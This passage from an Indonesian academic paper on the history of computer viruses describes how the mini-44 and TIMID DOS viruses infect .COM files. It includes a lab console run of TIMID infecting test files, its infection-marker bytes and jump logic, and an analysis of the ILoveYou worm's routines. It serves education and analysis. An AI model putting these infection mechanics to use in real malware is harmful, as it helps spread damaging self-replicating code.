- Setelah selesai, virus berhenti dan menyerahkan kontrol kembali kepada *DOS*.




**Gambar 2.2** Percobaan virus *mini-44*

Gambar di atas merupakan hasil dari percobaan dengan virus *mini-44* yang menyerang sebuah program HOST.COM yang berfungsi menampilkan pesan "*This is the host file to be infected !*" (seluruh program di-compile menggunakan *Turbo Assembler 5*). Tampak bahwa setelah program virus *mini-44* dijalankan maka program *host* akan mengalami kerusakan, di mana pesan di atas tidak lagi ditampilkan ketika program *host* dieksekusi. Dapat dilihat pula karena virus *mini-44* merupakan *overwriting virus*, maka ukuran program *host* setelah terinfeksi virus tidak berubah.

### 2.3.2 Virus TIMID

Virus *TIMID* seperti halnya virus *mini-44* merupakan virus yang menyerang program dengan ekstensi *.COM*, namun virus *TIMID* merupakan *appending virus* seperti yang ditunjukkan oleh gambar berikut.




**Gambar 2.3** Virus *TIMID* [4]

Secara umum, virus *TIMID* bekerja dengan langkah-langkah sebagai berikut:

- Virus atau program lain yang telah terinfeksi dieksekusi, dan kode virus dieksekusi terlebih dahulu.
- Virus mencari file .COM yang sesuai untuk dijadikan target.
- Jika file yang sesuai untuk dijadikan telah ditemukan, maka virus akan meng-*copy* kodenya sendiri pada akhir dari file target.
- Kemudian virus akan membaca beberapa *byte* pertama dari file target ke dalam memori untuk kemudian akan dituliskan sebagai data khusus di dalam kode virus tersebut (yang akan diperlukan virus ketika dieksekusi).
- Selanjutnya virus akan menuliskan instruksi *jump* pada awal target file yang akan memberikan kontrol kepada kode virus ketika file dieksekusi kemudian.
- Lalu virus akan menuliskan kembali beberapa byte pertama dari file target (yang sebelumnya ditulis ke dalam memori) pada *offset* 100H.
- Terakhir, virus akan melakukan *jump* menuju alamat dengan *offset* 100H dan program target akan dieksekusi.

Virus *TIMID* merupakan jenis virus *appending* yang akan membubuhkan dirinya pada akhir bagian dari file yang diserang. Hal ini tentu saja akan menyebabkan ukuran file akan membesar. Untuk itu dalam pencarian file target diperlukan sebuah mekanisme yang dapat mencegah terjadinya penyerangan terhadap file yang sama secara berulang-ulang. Jika ini terjadi tentu saja akan berakibat buruk karena file yang diserang akan semakin bertambah besar secara terus menerus dan dapat menimbulkan kecurigaan dari pengguna.




**Gambar 2.4** Mekanisme pencarian file target virus *TIMID* [4]

Gambar di atas menunjukkan mekanisme pencarian file target yang dilakukan virus *TIMID* untuk mencegah terjadinya penyerangan yang berulang-ulang terhadap file yang

## Virus Komputer: Sejarah dan Perkembangannya

sama. Cara yang digunakan virus *TIMID* dalam adalah sebagai berikut: setiap kali virus telah menjangkiti file, maka virus akan mengganti beberapa *byte* paling awal dari file tersebut dengan *byte-byte* khusus yang kecil kemungkinannya ditemukan pada program lain (dalam hal virus ini virus *TIMID* akan menuliskan 'E9 56 49' hex atau instruksi *near jmp 'VI'*). Sehingga ketika virus menemukan sebuah 'calon' file target lainnya, virus akan terlebih dahulu memeriksa bagian awal dari file tersebut. Apabila pada awal file tersebut ditemukan *byte-byte* khusus tersebut, maka virus akan menyimpulkan bahwa file tersebut telah terinfeksi sebelumnya dan akan mencari file lain untuk diserang.



```
C:\WINDOWS\System32\cmd.exe - link host -t
C:\KSI>dir *.com
Volume in drive C is Program
Volume Serial Number is 74F6-BE91

Directory of C:\KSI
07/20/2004  07:16 PM                50 HOST.COM
07/20/2004  07:16 PM                54 HOST2.COM
07/20/2004  07:16 PM                54 HOST3.COM
07/20/2004  06:44 PM            65,278 TIMID.COM
             4 File(s)              65,436 bytes
             0 Dir(s)  18,476,642,304 bytes free

C:\KSI>host
This is the host file to be infected!
C:\KSI>host2
This is another host file to be infected!
C:\KSI>host3
This is another host file to be infected!
C:\KSI>timid
HOST.COM
C:\KSI>host2
This is another host file to be infected!
C:\KSI>host
HOST2.COM This is the host file to be infected!
C:\KSI>host2
HOST3.COM This is another host file to be infected!
C:\KSI>dir *.com
Volume in drive C is Program
Volume Serial Number is 74F6-BE91

Directory of C:\KSI
07/20/2004  07:17 PM            353 HOST.COM
07/20/2004  07:17 PM            357 HOST2.COM
07/20/2004  07:17 PM            357 HOST3.COM
07/20/2004  06:44 PM            65,278 TIMID.COM
             4 File(s)              66,345 bytes
             0 Dir(s)  18,476,642,304 bytes free

C:\KSI>host
This is the host file to be infected!
C:\KSI>
```

**Gambar 2.4** Percobaan dengan virus *TIMID*

Gambar di atas hasil percobaan dengan virus *TIMID*. Dalam listing virus *TIMID* di lampiran, dapat dilihat bahwa terdapat *routine* yang akan menampilkan nama file target setiap kali proses infeksi dilakukan. Pada gambar terlihat bahwa dalam direktori yang aktif terdapat 3 buah file *.COM* yang dapat dijadikan target, yaitu: *HOST.COM*, *HOST2.COM*, dan *HOST3.COM*. Dapat dilihat pada gambar di atas bahwa setelah file-file *.COM* di atas terinfeksi maka ukuran file-file tersebut berubah (membesar), karena virus telah menyalinkan dirinya

### *Virus Komputer: Sejarah dan Perkembangannya*

---

ke dalam file-file tersebut. Namun dapat dilihat pula bahwa fungsi dari file-file tersebut masih bekerja dengan baik.

## **Bab III**

### **Virus Komputer Saat Ini**

#### **3.1 Penyebaran Virus Komputer**

##### **3.1.1 Cara Penyebaran Virus Komputer**

Berikut adalah gambaran umum cara penyebaran berbagai jenis virus komputer yang umum pada saat ini [2].

- **Boot Sector Virus**

Sebuah PC terinfeksi oleh *boot sector virus* jika PC tersebut di-*boot* atau di-*re-boot* dari floppy disk yang telah terinfeksi oleh virus jenis ini. *Boot sector virus* cenderung tidak menyebar melalui jaringan komputer, dan biasanya menyebar akibat ketidaksengajaan penggunaan *floppy disk* yang telah terinfeksi.

- **File virus**

Virus jenis ini menginfeksi file lain ketika program yang telah terinfeksi olehnya dieksekusi. Oleh sebab itu virus jenis ini dapat menyebar melalui jaringan komputer dengan sangat cepat.

- **Multiparte virus**

Virus jenis ini menginfeksi baik boot sector mau pun file jenis lain.

- **Macro virus**

*Macro* adalah perintah yang berisi perintah program otomatis. Saat ini, banyak aplikasi umum yang menggunakan *macro*. Jika seorang pengguna mengakses sebuah dokumen yang mengandung *macro* yang telah terinfeksi oleh virus jenis ini dan secara tidak sengaja mengeksekusinya, maka virus ini dapat meng-*copy* dirinya ke dalam file startup dari aplikasi tersebut. Sehingga komputer tersebut menjadi terinfeksi dan sebuah copy dari *macro* virus tersebut akan tinggal di dalamnya.

Dokumen lain di dalam komputer tersebut yang menggunakan aplikasi yang sama akan terinfeksi pula. Dan jika komputer tersebut berada di dalam sebuah jaringan, maka kemungkinan besar virus ini dapat menyebar dengan cepat ke komputer lain yang berada di dalam jaringan tempat komputer tersebut berada. Bahkan jika dokumen yang telah terinfeksi dikirimkan kepada orang lain, misalnya melalui *floppy disk* ataupun email, maka virus akan menjangkiti komputer penerima pula. Proses ini akan berakhir hanya apabila jika virus ini telah diketahui dan seluruh *macro* yang terinfeksi dibasmi. *Macro* virus merupakan salah satu jenis virus yang paling umum saat ini. Aplikasi seperti *Microsoft Word* dan *Microsoft Excel* tergolong sangat rentan terhadap virus jenis ini. Satu hal yang membuat penyebaran virus ini

menjadi sangat 'sukses' adalah karena aplikasi jenis ini kini lebih umum dipertukarkan pengguna dibandingkan file-file program, dan juga merupakan dampak langsung maraknya penggunaan aplikasi email dan web dewasa ini.


- **Email worm**

Sebagian besar penyebab penyebaran virus saat ini adalah *attachment* email yang telah terinfeksi. Kemudahan pengguna untuk mendownload attachment email tersebut dan mengeksekusinya. Hal ini dikarenakan sering kali isi email yang bersangkutan bersifat 'mengundang', misalnya saja untuk kasus *worm ILoveYou* yang menyebar dengan nama file LOVE-LETTER-FOR-YOU.TXT.vbs disertai dengan pesan yang berbunyi: "kindly check the attached LOVELETTER coming from me". Selain melalui email, *worm* juga dapat menyebar melalui *newsgroup posting*.

### 3.1.2 Simulasi Penyebaran Virus Komputer

Untuk simulasi penyebaran virus komputer ini digunakan aplikasi *VBSim* [10]. *VBSim* adalah sebuah program *freeware* yang mendemonstrasikan bagaimana sebuah virus atau *worm* menyebar di dalam dan antara beberapa badan/korporasi. Simulasi ini dilakukan berdasarkan beberapa parameter yang dapat dispesifikasikan oleh pengguna, fungsi-fungsi probabilitas, dan angka-angka acak untuk pemodelan lingkungan badan yang dijangkiti. Metoda statistik yang digunakan dalam pross simulasi ini adalah *Monte Carlo*.

Berikut gambar tampilan dari aplikasi *VBSim*.



(a) Keadaan awal

(b) Setelah virus (*Melissa*) menyebar

**Gambar 3.1** Tampilan program aplikasi *VBSim*

Tampak pada gambar di atas bahwa simulasi dilakukan pada dua buah badan yang berbeda. Masing-masing badan terdiri atas sekitar 500 *workstation* yang masih dikategorikan lagi ke dalam beberapa *sub-ne* dan *workgroup*. Komputer-komputer yang berada di dalam sebuah *sub-net* yang sama dapat berkomunikasi secara *peer-to-peer*, selain itu dalam

## Virus Komputer: Sejarah dan Perkembangannya

---

simulasi diasumsikan bahwa sesama anggota dalam sebuah *workgroup* lebih sering bertukar informasi.


Setiap titik pada masing-masing badan mewakili sebuah *workstation*, dan warna yang berbeda (hijau, biru dan putih) dari setiap titik mewakili *workgroup* yang berbeda. Warna merah menunjukkan *workstation* yang telah terinfeksi virus.

Simulasi ini dapat mendemostrasikan penyebaran tiga buah virus/ *worm* yaitu:

- Virus Concept  
Merupakan virus *macro* pertama. Virus ini menyerang dokumen aplikasi *Microsoft Word*.
- Virus Melissa  
Merupakan gabungan dari virus komputer dan *worm* yang memiliki dua mekanisme penyebaran, yaitu seperti layaknya virus *macro* umumnya (menyebarkan ketika dibuka oleh pengguna) dan setiap kali pengguna membuka dokumen untuk pertama kali maka *worm* akan mencoba untuk menyebarkan dengan mengirimkan salinan dirinya kepada 50 alamat pertama yang terdapat di *dalam address book* email.
- Worm ExploreZip  
Merupakan *worm* yang dapat menyebarkan melalui dua buah mekanisme yang berbeda, yaitu: dengan mengirimkan salinan dirinya kepada pengguna yang dalam waktu dekat mengirimkan email kepada pengguna yang terinfeksi; dan melalui jaringan *peer-to-peer*.

**Gambar 3.1(b)** menunjukkan simulasi untuk penyebaran virus *Melissa*. Tampak bahwa pada badan kedua, virus *Melissa* hanya memerlukan waktu sekitar 17 jam untuk menyebarkan ke sekitar 94% dari total workstation yang ada. Parameter yang diberikan untuk percobaan ini diperlihatkan pada gambar 3.2.

Parameter yang dapat diberikan oleh pengguna adalah seperti pengecekan email per hari, persentase pengaksesan *attachment*, jumlah rata-rata email yang diterima per hari per orang, jumlah rata-rata email yang disertai *attachment* per minggu per orang, dll. Berikut adalah gambar yang menunjukkan parameter input dari pengguna untuk program simulasi *VBSim*.



Gambar 3.2 Parameter input VBSim untuk percobaan virus *Melissa*

### 3.2 Faktor-Faktor Yang Mempengaruhi Penyebaran Virus Komputer

Pada saat ini, terdapat enam faktor teknologi berpengaruh pada keragaman dan tingkat kompleksitas dari virus komputer dan *worms* [2].

- **Penggunaan Teknologi Komunikasi *Broadband***

Penggunaan teknologi komunikasi *broadband* di rumah-rumah, seperti *cable modem* dan *Digital Subscriber Line (DSL)*, pada masa yang akan datang, menjadikan hubungan yang bersifat konstan dan statis antara pengguna dan jaringan internet (memiliki *network address* yang cenderung tetap). Hal ini dapat memudahkan para *hacker* atau *worms* untuk menentukan target dan menyerang komputer para pengguna yang terhubung dengan jaringan internet. Setelah jika mereka telah menguasai komputer di rumah-rumah tersebut, mereka dapat menyebar melalui *VPN* ke jaringan yang dimiliki oleh pemerintah maupun badan-badan hukum lainnya.

Selain itu diperkirakan jika lebih banyak pengguna yang mengadopsi teknologi komunikasi *broadband* ke rumah-rumah mereka, maka berbagai aplikasi terkoneksi (*connected applications*) seperti *personal web server*, *search agent*, dan *chat programs*, akan mengalami pertumbuhan yang sangat cepat. Di sisi lain, penggunaan berbagai macam *macro* dan pendukung program lainnya untuk meningkatkan kemampuan aplikasi perangkat lunak juga akan meningkat. Dan sudah tentu hal ini akan memudahkan para *hacker* dan pencipta virus untuk mengeksploitasi berbagai aplikasi tersebut.

▪ **Proses *disassembly* yang semakin sulit**

Mayoritas virus komputer di masa lampau ditulis dengan menggunakan bahasa *assembly* yang merupakan bahasa pemrograman tingkat rendah dan cukup sulit untuk digunakan. Namun kini, mayoritas berbagai jenis virus komputer dan *worms* diciptakan dengan menggunakan bahasa pemrograman tingkat tinggi dan *tool-tool* yang lebih maju. Hal ini menyebabkan virus-virus tersebut menjadi lebih sulit untuk dianalisa, mengingat optimisasi yang dilakukan berbagai jenis *compiler* cenderung bersifat mengaburkan logika dari kode yang ditulis dalam bahasa tingkat tinggi tersebut.

Tingkat kompleksitas yang dimiliki oleh berbagai jenis virus dan *worms* ini dapat menyebabkan bertambahnya waktu yang diperlukan para peneliti virus untuk melakukan proses *disassembly* (pengubahan kembali kode mesin menjadi kode *assembly*) dan analisa.

▪ **Homogenitas Infrastruktur Sistem Komputer**

Kesamaan (homogenitas) dalam hal penggunaan *hardware*, sistem operasi, aplikasi perangkat lunak, serta platform komunikasi dapat menjadi salah satu penyebab utama epidemi dari virus komputer, *worms*, dan *trojan horses*. Pada saat ini, lebih dari 90% komputer di dunia bekerja dengan sistem operasi *Microsoft Windows* disertai dengan perangkat keras (*hardware*) berbasis produk-produk *Intel*. Selain itu masih dengan persentase yang cukup tinggi, berbagai pengguna komputer menggunakan sistem email standar seperti *Microsoft Outlook*. Bahkan dalam bidang *word processing*, aplikasi *Microsoft Word* seakan memonopoli dalam hal penggunaan oleh pengguna rumahan, bisnis, dan pemerintahan. Sehingga pada dasarnya dapat dikatakan bahwa hampir seluruh PC di dunia memiliki kemiripan, baik dalam hal perangkat lunak maupun keras.

Sebagai perbandingan, dalam bidang pertanian, hal yang serupa sering kali disebut sebagai sistem *monokultur*. Penggunaan sistem ini memiliki akibat yang sangat buruk, karena secara tidak langsung meningkatkan kerentanan seluruh hasil panen terhadap sejenis penyakit tertentu. Jika sebah tanaman terkena penyakit, maka penyakit tersebut dapat menyebar ke seluruh tanaman lainnya dengan sangat cepat. Begitu halnya dalam hal standarisasi teknologi komputer yang kini digunakan secara umum.

Sehingga dapat dikatakan meskipun standarisasi perangkat lunak dan keras dalam teknologi komputer dapat membawa banyak keuntungan seperti penurunan *technical support cost*, *replacement cost*, dan *software development cost*, namun

telah mengubah kita menjadi komunitas yang hanya bersandar pada sebuah lingkungan komputerisasi, yang cukup rentan terhadap berbagai ancaman seperti virus komputer.

- **Kemudahan Pemrograman**

Kemudahan pemrograman dalam sistem operasi *Windows* telah membuat proses pembuatan virus komputer menjadi suatu hal yang cukup mudah. Sebelumnya, tidak ada orang yang pernah memperkirakan bahwa bahkan aplikasi seperti *Microsoft Word* dan *Excel* dapat menjadi salah satu media penyebaran yang sangat sukses bagi virus komputer dan *worms*. Namun kini pengguna biasa pada umumnya dapat dengan mudah menuliskan sepenggal program *macro* dan meng-*attach*-kannya ke dalam sebuah dokumen *Word* atau *Excel*. Program *macro* berbasis pemrograman *Visual Basic* yang sangat mudah untuk dipelajari ini (berbasis bahasa pemrograman *Basic* pada umumnya) dapat melaksanakan berbagai fungsi seperti *spell checking* dan penjumlahan pada tabel-tabel. Lebih lanjut bahwa program-program *macro* tersebut dapat di-*copy* atau meng-*copy* dirinya sendiri ke dalam dokumen lain. Namun di lain sisi, keberadaan program *macro* ini sangat rentan terhadap virus komputer, sehingga hampir 80% insiden yang disebabkan virus komputer ini disebabkan oleh virus *macro* pada aplikasi *Word* dan *Excel*.

Walaupun sebenarnya program *macro* ini tidak hanya memiliki akses terhadap komponen dari aplikasi-aplikasi tersebut (bahkan beberapa komponen lain yang terdapat dalam komputer yang bersangkutan), namun penggabungan penggunaan program *macro* pada aplikasi *Microsoft Office* dan teknologi *Component Object Model (COM)* memiliki dampak yang cukup besar terhadap perkembangan virus dewasa ini.

Sistem *COM* memungkinkan fungsionalitas dari sebuah aplikasi yang baru dibuat oleh seorang programmer, agar dapat digunakan pada aplikasi lain yang sedang dijalankan di dalam sistem. Kemudian, programmer lain dapat mendesain program lain yang dapat menggunakan fungsionalitas aplikasi sebelumnya di atas. Sebagai contoh seorang pengguna dapat membuat sebuah aplikasi yang menggunakan fungsionalitas dari aplikasi *Microsoft Outlook* untuk mengirimkan salinan dari sebuah laporan yang dibuatnya pada departemen lain di tempat kerjanya, tanpa perlu mengetahui bagaimana memprogram sebuah sistem email, protokol yang digunakan, dll. Dan tentunya hal ini sangat memudahkan seorang pengguna biasa untuk mengembangkan sebuah program *macro* dengan berbagai kemampuan yang luar biasa.

- **Konektivitas Yang Lengkap**

Jaringan komputer dewasa ini lebih terhubung satu sama lain dibandingkan waktu-waktu sebelumnya. Peningkatan jumlah hubungan dalam sistem komunikasi memungkinkan *worms* untuk dapat menyebar dengan sangat cepat dan bahkan menyerang target dengan jumlah yang sangat besar. Pada awalnya kecepatan penyebaran berbagai jenis virus komputer cenderung lebih lambat, karena lebih bergantung pada perilaku pengguna (kecepatan pertukaran data yang dilakukan pengguna baik melalui email, *file server*, *floppy disk*, dll). Perilaku pengguna ini dapat menyebabkan penyebaran virus komputer menjadi tidak praktis bahkan terbatas.

Dari faktor-faktor yang telah dijelaskan pada bagian sebelumnya (homogenitas infrastruktur, kemudahan pemrograman, dll.), didukung dengan jumlah komputer yang menggunakan aplikasi email serta jaringan internet yang mencakup hampir seluruh belahan dunia, mekanisme pembuatan sebuah *worm* yang memiliki berbagai kemampuan menjadi sangat mudah.

Walaupun email merupakan mekanisme ideal untuk penyebaran *worms*, namun trend ini mulai berubah pada tahun-tahun belakangan dengan eksploitasi terhadap komunikasi *peer-to-peer*. Contoh dari jenis *worm* yang mengeksploitasi jaringan *peer-to-peer* sebagai mekanisme penyebaran adalah *Explore.Zip*.

- **Migrasi Teknologi Ke Perumahan**

Migrasi teknologi PC dari perusahaan ke rumah-rumah, dan pengadopsian bentuk jaringan perumahan (*home networking*) pada tahun-tahun memudahkan proses pengembangan virus komputer. Dengan berkembangnya teknologi PC dewasa ini, para pencipta virus dapat mengeksploitasi teknologi PC yang mereka punyai di rumahnya untuk mengembangkan virus ciptaan mereka. Dari sebab itu, perusahaan yang mepekerjakan para pencipta virus secara tidak disengaja, sangat rentan terhadap ancaman ini. Apalagi bila produk-produk perangkat lunak yang dipergunakan baik di perusahaan maupun di rumah sang pencipta virus memiliki banyak kesamaan. Hal ini yang menyebabkan pula mengapa aplikasi *Lotus Notes* memiliki ancaman yang lebih kecil dibandingkan dengan *Microsoft Outlook* yang memiliki kesamaan fungsi.


Selain itu, salah satu produk yang dapat dijadikan sasaran empuk para pencipta virus adalah *Linux* [2]. Hal ini dikarenakan *Linux* adalah produk yang seluruh komponennya ditawarkan secara gratis. Hampir seluruh *source code*, dokumentasi dan lain-lain, dapat dengan mudah didapatkan. Selain itu pengguna *Linux* dewasa ini

pun memiliki jumlah yang sangat besar, lain halnya dengan sistem operasi *Solaris*, yang meski memiliki dasar *Unix platform* seperti halnya *Linux*, namun hingga kini masih sedikit digunakan pada PC-PC perumahan pada umumnya.

### 3.3 Contoh Kasus: *ILoveYou*

*ILoveYou* adalah sebuah worm yang menyebar pada bulan Mei 2000. Pertama kali *worm* ini ditemukan di Filipina. *ILoveYou* ditulis menggunakan bahasa pemrograman tingkat tinggi *Visual Basic Script*, dan dapat menyebar baik melalui email maupun perpindahan file. Virus ini memikat para penerima email untuk membuka *attachment* yang disertakan dalam email tersebut dengan cara-cara:

- memiliki attachment yang bernama "*LOVE-LETTER-FOR-YOU.TXT.VBS*".
- email memiliki subject yang bertuliskan "*ILOVEYOU*"
- pesan yang dalam email bertuliskan "*kindly check the attached LOVELETTER coming from me.*"



Screenshot courtesy of F-Secure.com

Gambar 3.3 Virus *ILoveYou*

Ketika *worm* dieksekusi, baik melalui pembukaan *attachment* email maupun file yang telah terinfeksi, maka *worm* melakukan berbagai langkah sebagai berikut [11]:

- Mengganti beberapa file dengan salinan dirinya

Ketika *worm* dieksekusi, maka ia akan mencari beberapa file dengan tipe tertentu dan membuat melakukan perubahan terhadap file-file tersebut berdasarkan jenisnya, seperti:

- Untuk file-file *VisualBasic* dan *Javascript* berekstensi *vbs* atau *vbe*, akan diganti dengan salinan dari *worm* tersebut.
- Untuk file-file *WindowsShell* berekstensi *js*, *jse*, *css*, *wsh*, *sct*, atau *hta*, akan diganti dengan salinan *worm* dan mendapat penggantian ekstensi dengan *vbs* (misalnya untuk file *a.css* akan diganti dengan file baru bernama *a.css.vbs*)
- Untuk file-file gambar berekstensi *jpg* atau *jpeg*, akan diganti dengan salinan *worm* dan mendapat tambahan ekstensi *vbs* (misalnya untuk file *b.jpg* akan diganti dengan file baru bernama *b.jpg.vbs*).
- Untuk file berekstensi *mp3* atau *mp2*, akan dibuat salinan dari *worm* dengan nama yang sama. File *host* tidak dihapus, namun beberapa atribut yang dimiliki akan diganti untuk menyembunyikannya.

Karena yang dilakukan oleh *worm* adalah menulis ulang (*overwrite*) file-file tersebut, ukan menghapusnya, maka proses *recovery* file *host* menjadi hal yang tidak mungkin. Ketika pengguna mengeksekusi file-file yang telah diganti tersebut maka *worm* akan kembali menyebar.

Ketika *worm* melakukan proses pemeriksaan dalam untuk mencari file-file di atas, *worm* juga dapat melakukan pembuatan sebuah file yang berisi *script mIRC*. Jika dalam proses pencarian ditemuka file-file *mir32.exe*, *m32link.exe*, *mir.ini*, *script.ini*, atau *mir.hip*, maka *worm* akan membuat sebuah file bernama *script.ini* pada direktori yang sama. *Script* ini menyebabkan penyebaran kepada seorang pengguna lain yang baru bergabung dengan *channel IRC* tempat pengguna (yang telah terinfeksi) sedang bergabung via *DDC*.

- Modifikasi *Start Page* dari aplikasi *Internet Explorer*  
Jika file dari *<DIRSYSTEM>|WinFAT32.exe* tidak ada, maka *worm* akan menset *Start Page* dari aplikasi *Internet Explorer* menuju salah satu dari empat *URL* yang dipilih secara acak. Keempat *URL* ini bersumber pada file yang bernama *WIN-BUGSFIX.exe*. *Worm* akan mencari file ini di dalam direktori *download* pada aplikasi *Internet Explorer*, jika ditemukan maka file ini akan ditambahkan pada program yang akan dieksekusi pada proses *reboot*. Kemudian *Start Page* dari aplikasi *Internet Explorer* akan di-*reset* menuju "*about:blank*".
- Mengirimkan salinan dirinya melalui email  
Hal ini dilakukan dengan tujuan ke seluruh alamat yang terdapat di dalam *address book* dari aplikasi *Microsoft Outlook*.
- Modifikasi *Registry Key* lainnya

Pada dasarnya *ILoveYou* terdiri atas 4 buah subroutine dasar:

- ***regruns()***  
*Subroutine* ini berfungsi untuk memodifikasi registrasi sistem, yaitu *MSKernel32* dan *Win32DLL*, sehingga jika ada dua buah file *VB Script* yang ditulis ulang, maka akan secara otomatis dijalankan.
- ***listadriv()***  
Merupakan *subroutine* yang bersifat rekursif dan akan menulis ulang serta mengganti nama dari berbagai file *script*, file gambar, dan file musik (*mp3*). Selain itu *subroutine* ini juga dapat mengganti *mapping* dari *drive* komputer yang diserang.
- ***spreadtoemail()***  
Merupakan *subroutine* yang berfungsi untuk mengirimkan email dengan virus sebagai *attachment* kepada seluruh alamat yang ada di dalam *address book* dari aplikasi *Microsoft Outlook*.
- ***html()***  
Membangkitkan sebuah file *HTML* yang bila dieksekusi dapat membangkitkan *script* dari virus *ILoveYou*. File *HTML* ini akan dikirimkan melalui aplikasi *mIRC*. Terdiri atas *quine* (program yang membangkitkan selinan dari *source code* nya sendiri sebagai output) dua langkah.

## **Bab IV**

### **Prediksi Mengenai Tipe-Tipe Virus Baru Di Masa Mendatang**

#### **4.1 Virus Wireless**

